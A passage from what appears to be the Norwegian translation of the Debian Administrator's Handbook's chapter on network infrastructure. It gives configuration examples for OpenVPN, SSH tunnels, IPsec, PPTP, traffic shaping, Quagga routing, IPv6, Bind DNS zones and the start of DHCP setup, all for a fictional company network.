at en legger til et push route 192.168.0.0 255.255.255.0-direktiv til OpenVPN-oppsettet slik at VPN-klienter automatisk får en nettverksrute som forteller dem at dette nettverket kan nås ved hjelp av VPN. Videre, maskiner på det lokale nettverket må også informeres om at ruten til VPN går gjennom VPN-tjeneren (dette fungerer automatisk når VPN-tjeneren er installert i porten). Alternativt kan VPN-tjeneren settes opp til å utføre IP-maskering, slik at tilkoblinger fra VPN-klienter ser ut som om de kommer fra VPN-tjeneren i stedet (se del 10.1, «Innfallsport (gateway)» side 238).

Oppsett av OpenVPN-klienten

Å sette opp en OpenVPN-klient krever også at en lager en oppsettsfil `/etc/openvpn/`. Et standardoppsett kan fås ved å bruke `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` som et startpunkt. remote vpn.falcot.com 1194-direktivet beskriver adressen og porten til OpenVPN-tjeneren; ca, cert og key må også tilpasses til å beskrive plasseringen av de viktigste filene.

Hvis VPN ikke skal startes automatisk ved oppstart, sett AUTOSTART-direktivet til none i `/etc/default/openvpn`-filen. Å starte eller stoppe en gitt VPN-forbindelse er alltid mulig med kommandoene `systemctl start openvpn@`*`name`* `start` og `systemctl stop openvpn@`*`name`* `stop` (der forbindelsen *name* sammenfaller med den som er definert i `/etc/openvpn/`*`name`*`.conf`).

Pakken *network-manager-openvpn-gnome* inneholder en utvidelse til Network Manager (se del 8.2.5, «Automatisk nettverksoppsett for roaming-brukere» side 169) som tillater håndtering av OpenVPN virtuelle private nettverk. Det tillater hver bruker å sette opp OpenVPN-tilkoblinger grafisk, og styre dem fra nettverksadministrasjonsikonet.

10.3.2. Virtuelt privat nettverk med SSH

Det er faktisk to måter å lage et virtuelt privat nettverk ved hjelp av SSH. Den historiske innebærer å etablere et PPP-lag over SSH-linken. Denne metoden er beskrevet i et HOWTO-dokument:

➠ `https://www.tldp.org/HOWTO/ppp-ssh/`

Den andre metoden er av nyere dato, og ble introdusert med OpenSSH 4.3: Det er nå mulig for OpenSSH å opprette virtuelle nettverksgrensesnitt (tun*) på begge sider av en SSH-tilkobling, og disse virtuelle grensesnitt kan settes opp akkurat som om de var fysiske grensesnitt. Tunnelsystemet må først aktiveres ved å sette PermitTunnel til «yes» i SSH-tjenerens oppsettsfil (`/etc/ssh/sshd_config`). Når SSH-tilkoblingen etableres, må det eksplisitt bes om at det lages en tunnel med -w any:any valget/alternativet (any kan erstattes med det ønskede tun enhetsnummeret). Dette krever at brukeren har administratorprivilegium på begge sider, for å kunne lage nettverksenheten (med andre ord, må forbindelsen etableres som rot).

Begge måter for å opprette et virtuelt privat nettverk over SSH er ganske greie. Men VPN-en er ikke den mest effektivt tilgjengelige; særlig håndterer den ikke høye trafikknivåer godt.

Forklaringen er at når en TCP/IP-stakk er innkapslet innenfor en TCP/IP-tilkobling (for SSH), er TCP-protokollen brukt to ganger, en gang for SSH-tilkoblingen og en gang inne i tunnelen. Dette fører til problemer, særlig på grunn av måten TCP tilpasser seg til nettverksforholdene ved å endre forsinkelser ved tidsavbrudd. Følgende nettsted beskriver problemet i mer detalj:

➡ `http://sites.inka.de/sites/bigred/devel/tcp-tcp.html`

VPN over SSH bør derfor begrenses til engangstunneler uten ytelsesbegrensninger.

10.3.3. IPsec

IPsec, til tross for å være standard i IP VPN, er snarere mer involvert i sin gjennomføring. IPsec-motoren i seg selv er integrert i Linux-kjernen. De nødvendige delene av brukerområdet, kontroll- og oppsettverktøyene, leveres av pakken *libreswan* eller *strongswan*-pakken. Her beskriver vi kort *libreswan* alternativet.

Først installerer vi *libreswan* pakken. Konkrete termer inneholder hver verts `/etc/ipsec.conf` inneholder parameterne for *IPsec-tunnels* (eller *Security Associations*, i IPsec-terminologien) som gjelder verten. Det finnes mange oppsetteksempler i `/usr/share/doc/libreswan/`, og Libreswans elektroniske dokumentasjon har flere eksempler med forklaringer:

➡ `https://libreswan.org/wiki/`

IPsec-tjenesten kan kontrolleres med `systemctl`; for eksempel vil `systemctl start ipsec` starte IPsec-tjenesten.

På tross av sin status som referanse; kompleksiteten ved å sette opp IPsec begrenser bruken i praksis. OpenVPN-baserte løsninger vil vanligvis bli foretrukket når de nødvendige tunnelene verken er for mange eller for dynamiske.

VÆR VARSOM

IPsec og NAT

NAT brannmurer og IPsec fungerer ikke godt sammen: Ettersom IPsec signerer pakker, vil eventuelle forandringer for disse pakkene som brannmuren måtte utføre, oppheve signaturen, og pakkene vil bli avvist ved bestemmelsesstedet. Ulike IPsec-implementasjoner inkluderer nå *NAT-T*-teknikk (for *NAT Traversal*), som i utgangspunktet innkapsler IPsec-pakken innenfor en standard UDP-pakke.

SIKKERHET

IPsec og brannmurer

Standardmoduset for drift av IPsec innebærer datautveksling på UDP-port 500 for nøkkelutveksling (også på UDP-port 4500 i tilfelle NAT-T er i bruk). Videre, bruker IPsec-pakker to øremerkede IP-protokoller som brannmuren må slippe igjennom; mottakelse av disse pakkene er basert på protokollnummeret deres, 50 (ESP) og 51 (AH).

10.3.4. PPTP

PPTP (som betyr punkt-til-punkt tunnelingsprotokoll, på engelsk *Point-to-Point Tunneling Protocol*) bruker to kommunikasjonskanaler, en for styringsdata og en for nyttelastdata; sist-

nevnte bruker GRE-protokollen (som betyr generisk ruting innkapsling, på engelsk *Generic Routing Encapsulation*). En standard PPP-forbindelse blir da satt opp over datautvekslingskanalen.

Oppsett av klienten

Pakken *pptp-linux* inneholder en lett oppsettbar PPTP-klient for Linux. Følgende instruksjoner er inspirert fra den offisielle dokumentasjonen:

➡ http://pptpclient.sourceforge.net/howto-debian.phtml

Falcot-administratorene laget flere filer: `/etc/ppp/options.pptp`, `/etc/ppp/peers/falcot`, `/etc/ppp/ip-up.d/falcot`, og `/etc/ppp/ip-down.d/falcot`.

Eksempel 10.2 *Filen `/etc/ppp/options.pptp`*

```
# PPP-valg brukt med en PPTP-forbindelse
lock
noauth
nobsdcomp
nodeflate
```

Eksempel 10.3 *Filen `/etc/ppp/peers/falcot`*

```
# vpn.falcot.com er PPTP-tjeneren
pty "pptp vpn.falcot.com --nolaunchpppd"
# forbindelsen vil identifisere seg som "vpn"-brukeren
user vpn
remotename pptp
# kryptering trengs
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

Eksempel 10.4 *Filen `/etc/ppp/ip-up.d/falcot`*

```
# Create the route to the Falcot network
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote) Falcot network
  ip route add 192.168.0.0/24 dev $1
fi
```

Eksempel 10.5 *Filen /etc/ppp/ip-down.d/falcot*

```
# Delete the route to the Falcot network
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote) Falcot network
  ip route del 192.168.0.0/24 dev $1
fi
```

SIKKERHET

MPPE

Å sikre PPTP innebærer å bruke MPPE-funksjonen (Microsoft punkt-til-punkt kryptering: *Microsoft Point-to-Point Encryption*), som er tilgjengelig som en modul i offisielle Debian-kjerner.

Oppsett av tjenermaskinen

VÆR VARSOM

PPTP og brannmurer

Mellomliggende brannmurer må settes opp til å slippe gjennom IP-pakker som bruker protokollen 47 (GRE). Videre må PPTP-tjenerport 1723 være åpen, slik at kommunikasjonskanalen virker.

`pptpd` er PPTP-tjeneren for Linux. Hovedoppsettsfilen, `/etc/pptpd.conf`, krever svært få endringer: *localip* (lokal IP-adresse), og *remoteip* (ekstern IP-adresse). I eksempelet nedenfor bruker PPTP-tjeneren alltid 192.168.0.199-adressen, og PPTP-klienter mottar IP-adresser fra 192.168.0.200 til 192.168.0.250.

Eksempel 10.6 *Filen /etc/pptpd.conf*

```
# TAG: speed
#
#       Spesifiserer hastigheten som PPP-bakgrunnsprosessen skal snakke på.
#
speed 115200

# TAG: option
#
#       Spesifiserer plasseringen til PPP-tilvalgsfilen.
#       I utgangspunktet titter PPP i '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#       Slår på (mer) feilsøkingsinformasjon til syslog
#
```

```
# debug

# TAG: localip
# TAG: remoteip
#
#       Spesifiserer IP-adresseområdene på den lokal og den motsatte siden.
#
#       Du kan spesifisere enkelt-IP-adresser oppdelt med komma eller du kan skrive
    ➥ inn områder,
#       eller begge deler.  Et eksempel:
#
#               192.168.0.234,192.168.0.245-249,192.168.0.254
#
#       VIKTIGE BEGRESNINGER:
#
#       1. Ingen mellomrom tillates mellom komma og inne i adresser.
#
#       2. Hvis du oppgir flere IP-adresser enn MAX_CONNECTIONS, så vil PPP
#          starte på begynnelsen av listen og fortsette inntil den har fått
#          MAX_CONNECTIONS IP-adresser. De øvrige blir ignorert.
#
#       3. Ingen forkortelser i områdene! Med andre ord, 234-8 betyr ikke 234 to 238,
#          du må skrive inn 234-238 hvis det er dette du mener.
#
#       4. Hvis du oppgir en enkelt lokalt IP-adresse så er det OK - alle lokale IP-
    ➥ adresser
#          vil bli satt til dette. Du MÅ fortsatt oppgi minst en IP for den andre
    ➥ enden for hver
#          samtidige klient.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

PPP-oppsettet som brukes av PPTP-tjeneren krever også noen endringer i `/etc/ppp/pptpd-options`. De viktige parametre er tjenernavnet (pptp), domenenavnet (falcot.com), og IP-adressene for DNS- og WINS-tjenere.

Eksempel 10.7 *Filen `/etc/ppp/pptpd-options`*

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
name pptp
```

```
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

Det siste trinnet innebærer registrering av vpn-brukeren (og tilhørende passord) i `/etc/ppp/chap-secrets`-filen. I motsetning til andre tilfeller hvor en asterisk (*) ville fungere, må tjenernavnet fylles inn eksplisitt her. Videre identifiserer Windows PPTP-klienter seg med *DOMENE**BRUKER*-formen, i stedet for bare å gi et brukernavn. Dette forklarer hvorfor filen også nevner FALCOT\\vpn-brukeren. Det er også mulig å spesifisere individuelle IP-adresser for brukere; en stjerne i dette feltet angir at dynamisk adressering skal brukes.

Eksempel 10.8 *Filen `/etc/ppp/chap-secrets`*

```
# Hemmeligheter for autentisering vha. CHAP
# klient        tjener  hemmelighet      IP-adresser
vpn             pptp    f@Lc3au     *
FALCOT\\vpn     pptp    f@Lc3au     *
```

SIKKERHET

PPTP-sårbarheter

Microsofts første PPTP-implementering fikk sterk kritikk fordi den hadde mange sikkerhetsproblemer; siden er de fleste fikset i og med nyere versjoner. Oppsettet som er dokumentert i denne seksjonen bruker den nyeste versjonen av protokollen. Vær klar over at å fjerne noen av alternativene (for eksempel `require-mppe-128` og `require-mschap-v2`) vil gjøre tjenesten sårbar igjen.

10.4. Tjenestekvalitet

10.4.1. Prinsipp og mekanisme

Quality of Service (eller i kortform QoS) refererer til et sett av teknikker som garanterer eller forbedrer kvaliteten på tjenesten som leveres til programmer. Den mest populære teknikken innebærer å klassifisere nettverkstrafikk i kategorier, og differensiere håndtering av trafikken etter hvilken kategori den tilhører. Den viktigste anvendelsen av dette differensierte tjenesteopplegget er *traffic shaping*, som begrenser dataoverføringshastigheten for forbindelser knyttet til enkelte tjenester og/eller verter for ikke å mette den tilgjengelige båndbredden og sulte/bremse viktige andre tjenester. «Traffic shaping» er spesielt god egnet for TCP-trafikk, siden denne protokollen automatisk tilpasser seg til tilgjengelig båndbredde.

KULTUR

Nettnøytralitet og tjenestekvalitet

Nettverksnøytralitet oppnås når Internett-leverandører behandler all Internett-kommunikasjon likt, det vil si uten tilgangsbegrensning basert på innhold, bruker, nettsted, destinasjonsadresse, etc.

Kvaliteten på tjenesten kan implementeres på et nettnøytralt Internett, men bare hvis Internett-leverandører ikke kan belaste en spesiell avgift for en tjeneste av høyere kvalitet.

Det er også mulig å endre trafikkprioriteringene, slik at de tillater prioritering av pakker knyttet til interaktive tjenester (som for eksempel `ssh` og `telnet`), eller av tjenester som kun omfatter små blokker av data.

Debian-kjerner inkluderer funksjonene som kreves for QoS og sammen med de modulene som hører til. Disse modulene er mange, og hver av dem gir en annen tjeneste, særlig i form av spesielle planleggere for køer av IP-pakker; det brede utvalget av oppgaver for de tilgjengelige planleggere spenner over hele spekteret av mulige krav.

KULTUR

LARTC — *Linux Advanced Routing & Traffic Control*

Linux Advanced Routing & Traffic Control-oppskriften er referansedokumentet som dekker alt det er å vite om nett-tjenestekvalitet.

➨ `https://www.lartc.org/howto/`

10.4.2. Oppsett og implementering

QoS-parametrene settes med `tc`-kommandoen (gitt av *iproute*-pakken). Siden grensesnittet er ganske komplisert, anbefales det å bruke et høyere-nivå verktøy.

Redusere ventetider : `wondershaper`

Hovedformålet til `wondershaper` (i pakken med tilsvarende navn) er å minimalisere ventetider uavhengig av nettverksbelastning. Dette oppnås ved å begrense den totale trafikken til en verdi som faller like under lenkens metningsverdi.

Når et nettverkskort er satt opp, settes denne trafikkbegrensning opp ved å kjøre `wondershaper` *`grensesnitt download_rate upload_rate`*. Grensesnittet kan for eksempel være `eth0` eller ppp0, og begge hastighetene er uttrykt i kilobit per sekund. Kommandoen `wondershaper remove` *`grensesnitt`* deaktiverer trafikk-kontroll for det angitte grensesnittet.

For en Ethernet-forbindelse er dette skriptet best tilgjengelig rett etter at grensesnittet er satt opp. Dette gjøres ved å legge til `up` og `down`-direktiver til `/etc/network/interfaces`-filen som tillater at de meldte kommandoer kan kjøres, respektivt, etter at grensesnittet er satt opp, og før det tas ned. For eksempel:

Eksempel 10.9 *Forandringer i `/etc/network/interfaces`-filen*

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

I PPPs tilfelle, å lage skript som påkaller `wondershaper` i `/etc/ppp/ip-up.d/` vil slå på trafikkontroll så snart forbindelsen er aktivert.

FOR VIDEREKOMMENDE

Optimalt oppsett

Filen `/usr/share/doc/wondershaper/README.Debian.gz` beskriver i detalj pakkeutviklerens anbefalte oppsettsmetode. Spesielt rådes det til å måle nedlastings- og opplastingshastigheter for best å kunne bedømme reelle grenser.

Standardoppsett

For å sperre et bestemt QoS-oppsett bruker Linux-kjernen pfifo_fast-tidsplanlegger, som i seg selv gir noen interessante funksjoner. Prioritering av hver behandlede IP-pakke er basert på DSCP-feltet (*Differentiated of Services Code Point*) for denne pakken; endring av dette 6-biters feltet er nok til å dra nytte av planleggingsfunksjonene. Se `https://en.wikipedia.org/wiki/Differentiated_services#Class_Selector` hvis du vil ha mer informasjon.

DSCP-feltet kan angis av programmer som genererer IP-pakker, eller endres i farten med *netfilter*. Følgende regler er tilstrekkelige til å øke responsen for en tjeners SSH-tjeneste, vær oppmerksom på at DSCP-feltet må angis i heksadesimal:

```
nft add table ip mangle
nft add rule ip mangle PREROUTING tcp sport 22 counter ip dscp set 0x04
nft add rule ip mangle PREROUTING tcp dport 22 counter ip dscp set 0x04
```

10.5. Dynamisk ruting

Referanseverktøyet for dynamisk ruting er for tiden `quagga`, fra pakken med tilsvarende navn; det pleide å være `zebra` til utviklingen av sistnevnte stoppet. Men `quagga` beholdt navnene på programmene av kompatibilitetsgrunner, som forklarer `zebra`-kommandoene nedenfor.

DET GRUNNLEGGENDE

Dynamisk ruting

Dynamisk ruting tillater rutere å justere, i sanntid, de banene som brukes til overføring av IP-pakker. Hver protokoll involverer sin egen metode til å definere ruter (korteste veien, bruke ruter varslet av andre brukere/tjenere, og så videre).

I Linux-kjernen kobler en rute en nettverksenhet til et sett med maskiner som kan nås via denne enheten. `ip`-kommandoen, når `rute` brukes som det første argumentet, definerer nye ruter og viser eksisterende. `route`-kommandoen ble brukt til dette formålet, men den er avskrevet til fordel for `ip`.

Quagga er et sett av bakgrunnsprosesser som samarbeider om å definere rutetabeller som skal brukes av Linux-kjernen; hver rutingprotokoll (særlig BGP, OSPF og RIP) leverer sin egen bakgrunnsprosess. `zebra`-bakgrunnsprosessen samler inn informasjon fra andre bakgrunnsprosesser, og håndterer statiske rutingtabeller tilsvarende. De andre bakgrunnsprosessene er kjent som `bgpd`, `ospfd`, `ospf6d`, `ripd`, `ripngd` og `isisd`.

Bakgrunnsprosesser blir aktivert ved å opprette `/etc/quagga/`*`bakgrunnsprosess`*`.conf` configfilen, bakgrunnsprosess er navnet på bakgrunnsprosessen som skal brukes; denne filen må tilhøre quagga-bruker og gruppe for at skriptet `/etc/init.d/zebra` skal starte bakgrunnsprosessen. Pakken *quagga-core* inneholder oppsetteksempler under `/usr/share/doc/quagga-core/examples/`.

Oppsettet til hver av disse bakgrunnsprosessene krever kunnskap om den rutingsprotokollen det gjelder. Disse protokollene kan ikke beskrives i detalj her, men *quagga-doc* gir en god forklaring i form av en `info`-fil. Det samme innholdet kan lettere søkes opp som HTML på Quaggas nettside:

➨ `http://www.nongnu.org/quagga/docs/docs-info.html`

I tillegg er syntaksen svært nær et standard ruter-oppsettsgrensesnitt, og nettverksadministratorer vil raskt tilpasse seg til `quagga`.

I PRAKSIS

OSPF, BGP eller RIP?

OSPF (Open Shortest Path First) er vanligvis den beste protokollen å brukes for dynamisk ruting på private nettverk, men BGP (Border Gateway Protocol) er mer vanlig for Internett-ruting. RIP (Routing Information Protocol) er ganske forhistorisk, og knapt brukt lenger.

10.6. IPv6

IPv6, etterfølgeren til IPv4, er en ny versjon av IP-protokollen laget for å fikse tidligere feil, og særlig mangelen på tilgjengelige IP-adresser. Denne protokollen håndterer nettverkslaget; og

protokollens formål er å gi en adresseringsmåte til maskiner, for å formidle data til det tiltenkte målet, og for å håndtere datafragmentering hvis nødvendig (med andre ord, å dele pakker i biter med en størrelse som avhenger av de nettverkskoblingene som skal brukes til stien, og sette sammen bitene i riktig rekkefølge ved ankomst).

Debian kjerner inkluderer IPv6-håndtering i kjernen (med unntak av noen arkitekturer som har den samlet som en modul som heter ipv6). Basisverktøy som `ping` og `traceroute` har sine IPv6-ekvivalenter i `ping6` og `traceroute6`, respektivt tilgjengelig i *iputils-ping-* og *iputils-tracepath*-pakkene.

IPv6-nettverket er satt opp på samme måte som IPv4, i `/etc/network/interfaces`. Men vil du at nettverket skal være globalt tilgjengelig, må du sørge for at du har en IPv6-kompatibel ruter som videresender trafikk til det globale IPv6-nettverket.

Eksempel 10.10 *Eksempel på IPv6-oppsett*

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1/64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

IPv6 subnett har vanligvis en nettmaske på 64 bit. Dette betyr at 2^{64} distinkte adresser eksisterer innenfor subnettet. Dette tillater Stateless Address Autoconfigurasjon (SLAAC) å velge en adresse basert på nettverksgrensesnittets MAC-adresse. Som standard, dersom SLAAC er aktivert i nettverket, og IPv6 på din datamaskin, vil kjernen automatisk finne IPv6 rutere og sette opp nettverksgrensesnittet.

Dette kan ha personvernimplikasjoner. Hvis du bytter nett ofte, f.eks. med en bærbar PC, ønsker du kanskje ikke at din MAC-adresse er en del av din offentlige IPv6-adresse. Dette gjør det lett å identifisere den samme enheten på tvers av nettverk. En løsning på dette er IPv6-personvernutvidelser (som Debian gjør som standard hvis IPv6-tilkobling oppdages ved den første installasjonen), som vil tildele en ekstra tilfeldig generert adresse til grensesnittet, periodevis endre dem, og foretrekke dem til utgående tilkoblinger. Innkommende tilkoblinger kan fortsatt bruke adressen som genereres av SLAAC. Følgende eksempel til bruk i `/etc/network/interfaces`, aktiverer disse personvernutvidelser.

Eksempel 10.11 *IPv6-personvernutvidelser*

```
iface eth0 inet6 auto
    # Foretrekk de tilfeldig tildelte adressene for utgående forbindelser.
    privext 2
```

TIPS

Programmer bygd med IPv6

Mange deler av programvaren må tilpasses for å håndtere IPv6. De fleste av pakkene i Debian er tilpasset allerede, men ikke alle. Hvis din favorittpakke ikke fungerer med IPv6 ennå, kan du be om hjelp på *debian-ipv6* postliste. Kanskje vet de om en IPv6-klar erstatning, og kan sende inn en feilmelding og få spørsmålet ordentlig sporet.

➨ `https://lists.debian.org/debian-ipv6/`

IPv6-tilkoblinger kan begrenses, på samme måte som for IPv4. `nft` kan brukes til å opprette brannmurregler for IPv4 og IPv6 (se del 14.2.3, «Syntaksen til `nft`» side 409).

10.6.1. Tunnellering

VÆR VARSOM

IPv6-tunneling og brannmurer

IPv6-tunneling over IPv4 (i motsetning til den innebygde IPv6) krever brannmuren til å godta trafikk som bruker IPv4-protokoll nummer 41.

Hvis en lokal IPv6-tilkobling ikke er tilgjengelig, er den alternative metoden å bruke en tunnel over IPv4. Hurricane Electric er en (gratis) leverandør av slike tunneler:

➨ `https://tunnelbroker.net`

For å bruke en Hurricane Electric-tunnel må du registrere en konto, logge inn, velge en gratis tunnel og redigere filen `/etc/network/interfaces` med den genererte koden.

Du kan installere og sette opp `radvd` bakgrunnsprosessen (fra pakken med samme navn) hvis du vil bruke den oppsatte datamaskinen som ruter for et lokalt nettverk. Denne IPv6-oppsettsbakgrunnsprosessen har en rolle som ligner på `dhcpd` i IPv4-verdenen.

`/etc/radvd.conf`-oppsettsfilen må så lages (se `/usr/share/doc/radvd/examples/simple-radvd.conf` som et startpunkt). I vårt tilfelle er det bare nødvendig å endre prefikset, som må erstattes med det som leveres av Hurricane Electric; det finnes i utdata fra `ip a`-kommandoen, i blokken som gjelder he-ipv6-brukergrensesnittet.

Kjør så `systemctl start radvd`. IPv6-nettverket skal nå virke.

10.7. Domenenavntjenere (DNS)

Domain Name Service (DNS) er en fundamental del av Internettet: den kartlegger vertsnavn til IP-adresser (og vice versa), som tillater bruk av www.debian.org i stedet for 149.20.4.15 eller 2001:4f8:1:c::15.

DNS-oppføringer er organisert i soner; hver sone svarer enten til et domene (eller et underdomene), eller et IP-adresseområde (siden IP-adresser generelt tildeles fortløpende i rekkefølge). En primærtjener er autoritativ når det gjelder innholdet i en sone; sekundære tjenere, som vanligvis ligger på separate maskiner, gir jevnlig oppdaterte kopier av primærsonen.

Hver sone kan inneholde registreringer av ulike slag (*Resource Records*): her er noen av de mest vanlige:

- A: IPv4-adresse.
- CNAME: alias (*canonical navn*).
- MX: *mail exchange*, en e-posttjener. Denne informasjonen blir brukt av andre e-posttjenere for å finne hvor e-poster adressert til en gitt adresse skal sendes. Hver MX-oppføring har en prioritet. Tjeneren med høyeste prioritet (med lavest nummer) blir prøvd først (se sidefelt «SMTP» side 272); andre tjenere blir kontaktet etter synkende prioritet hvis den første ikke svarer.
- PTR: Kartlegging av en IP-adresse for et navn. En slik oppføring blir lagret i en «reversert DNS»-sone oppkalt etter IP-adresseområdet. For eksempel er 1.168.192.in-addr.arpa sonen med den reverserte kartleggingen av alle adresser i 192.168.1.0/24-rekkefølgen.
- AAAA: IPv6-adresse.
- NS: kartlegger et navn til en navnetjener. Hvert domene må ha minst en NS-oppføring. Disse oppføringene peker på en DNS-tjener som kan svare på spørsmål om dette domenet; de peker vanligvis på de primære og sekundære tjenere for domenet. Disse oppføringene tillater også DNS-delegering; for eksempel kan falcot.com-sonen inkludere en NS-oppføring for internal.falcot.com, som betyr at internal.falcot.com-sonen håndteres av annen tjener. Selvfølgelig må denne tjeneren annonsere en internal.falcot.com-sone.

10.7.1. DNS software

Referansenavnetjeneren, Bind, ble utviklet og vedlikeholdt av ISC (*Internet Software Consortium*). I Debian er den tilgjengelig i *bind9*-pakken. Versjon 9 bringer to store endringer i forhold til tidligere versjoner. Først nå kan DNS-tjeneren kjøre under en ikke-privilegert bruker, slik at et sikkerhetsproblem i tjeneren ikke gir rot-tilgang til angriperen (som forekom gjentatte ganger med versjoner 8.x).

Videre støtter Bind DNSSEC-standarden for signering (og dermed autentisering) av DNS-opptak, som tillater blokkering av all forfalskning av data under man-in-the-middle angrep.

KULTUR

DNSSEC

DNSSEC-normen er ganske komplisert: Det forklarer hvorfor den ikke er i utbredt bruk ennå (selv om den sameksisterer helt perfekt med DNS-tjenere som ikke er oppmerksomme på DNSSEC). For å forstå alle inn- og ut-detaljene, bør du sjekke følgende artikkel:

➨ `https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions`

10.7.2. Oppsett av bind

Oppsettsfiler for `bind`, uavhengig av versjon, har den samme strukturen.

Falcots administratorer opprettet en primær falcot.com-sone for å lagre informasjon relatert til dette domenet, og en 168.192.in-addr.arpa-sone for reversert kartlegging av IP-adresser i de lokale nettverkene.

VÆR VARSOM

Navn på revers-soner (omvendte soner)

Reversersoner har litt sære navn. Sonen som omfatter `192.168.0.0/16`-nettet navngis som `168.192.in-addr.arpa`: Komponentene til IP-adressen er omvendt rekkefølge, og etterfulgt av `in-addr.arpa`-suffikset.

For IPv6-nettverk er suffikset `ip6.arpa` og IP-adressen komponenter som er reversert, er hvert tegn i full heksadesimal presentasjon av IP-adressen. Som sådan vil `2001:0bc8:31a0::/48`-nettverket bruke en sone med navnet `0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa`.

TIPS

Å teste DNS-tjeneren

Kommandoen `host` (i pakken *bind9-host*) forespør en DNS-tjener, og kan bli brukt til å teste tjeneroppsettet. For eksempel sjekker `host machine.falcot.com localhost` den lokale tjenerens svar på forespørselen `machine.falcot.com`. `host` *`ip-adresse`* `localhost` tester reversoppslaget.

Det følgende oppsettsutdraget, hentet fra Falcot-filene, kan tjene som utgangspunkt for å sette opp en DNS-server:

Eksempel 10.12 *Utdag av `/etc/bind/named.conf.local`*

```
zone "falcot.com" {
        type master;
        file "/etc/bind/db.falcot.com";
        allow-query { any; };
        allow-transfer {
                195.20.105.149/32 ; // ns0.xname.org
                193.23.158.13/32 ; // ns1.xname.org
        };
};

zone "internal.falcot.com" {
        type master;
        file "/etc/bind/db.internal.falcot.com";
        allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/db.192.168";
        allow-query { 192.168.0.0/16; };
};
```

Eksempel 10.13 *Utdrag av `/etc/bind/db.falcot.com`*

```
; falcot.com-sonen
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     falcot.com. admin.falcot.com. (
                        20040121        ; Seriellnummer
                         604800         ; Fornying
                          86400         ; Nytt forsøk
                        2419200         ; Utløp
                         604800 )       ; Negativ mellomglagrings-TTL
;
; @ refererer til sonenavnet (”falcot.com” her)
; eller til $ORIGIN hvis det uttrykket har vært brukt
;
@       IN      NS      ns
@       IN      NS      ns0.xname.org.

internal IN      NS      192.168.0.2

@       IN      A       212.94.201.10
@       IN      MX      5 mail
@       IN      MX      10 mail2

ns      IN      A       212.94.201.10
mail    IN      A       212.94.201.10
mail2   IN      A       212.94.201.11
www     IN      A       212.94.201.11

dns     IN      CNAME   ns
```

VÆR VARSOM

Navnesyntaks

Syntaksen til maskinnavnene følger strikte regler. For eksempel, `maskin` impliserer `maskin.`*`domene`*. Hvis domenenavnet ikke skal tilføyes et navn, må navnet skrives som `maskin.` (med et punktum som suffiks). Hvis du vil vise et DNS-navn utenfor det gjeldende domenet, er derfor en syntaks som `maskin.annetdomene.com.` nødvendig (med et avsluttende punktum).

Eksempel 10.14 *Utdrag fra `/etc/bind/db.192.168`*

```
; Reverssone for 192.168.0.0/16
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     ns.internal.falcot.com. admin.falcot.com. (
                        20040121        ; Seriellnummer
```

```
                        604800         ; Fornying
                         86400         ; Nytt forsøk
                       2419200         ; Utløp
                        604800 )       ; Negativ mellomlagrings-TTL

       IN      NS      ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0    IN      PTR     arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
2.0    IN      PTR     neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3    IN      PTR     pau.internal.falcot.com.
```

10.8. DHCP

DHCP (for *Dynamic Host Configuration Protocol*) er en protokoll der en maskin automatisk kan få sitt nettverksoppsett når den starter. Dette gjør det mulig å sentralisere håndteringen av nettverksoppsett, og sikre at alle stasjonære maskiner får lignende innstillinger.

En DHCP-tjener gir mange nettverksrelaterte parametere. Den vanligste av disse er en IP-adresse og nettverket der maskinen hører til, men den kan også gi andre opplysninger, som for eksempel om DNS-tjenere, WINS-tjenere, NTP-tjenere, og så videre.

Internet Software Consortium (også involvert i å utvikle `bind`) er hovedforfatter av DHCP-tjeneren. Den tilsvarende Debian-pakken er *isc-dhcp-server*.

10.8.1. Oppsett

De første elementene som må redigeres i DHCP-tjenerens oppsettsfiler (`/etc/dhcp/dhcpd.conf`, og `/etc/dhcp/dhcpd6.conf` for IPv6) er domenenavnet og DNS-tjenerne. Hvis denne tjeneren er alene på det lokale nettverket, må (som definert av den kringkastede utsendelsen) `authoritative`-direktivet også aktiveres (eller være ukommentert). Man trenger også å lage en `subnet`-seksjon som beskriver det lokale nettverket og oppsettsopplysningene som skal gis. Følgende eksempel passer et 192.168.0.0/24 lokalt nettverk med en ruter på 192.168.0.1 som tjener som port. Tilgjengelige IP-adresser er i området fra 192.168.0.128 til 192.168.0.254.

Eksempel 10.15 *Utdrag fra `/etc/dhcp/dhcpd.conf`*

```
#
# Sample configuration file for ISC dhcpd for Debian
#
```

```
# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
ddns-update-style interim;

# option definitions common to all supported networks...
option domain-name "internal.falcot.com";
option domain-name-servers ns.internal.falcot.com;

default-lease-time 600;
max-lease-time 7200;

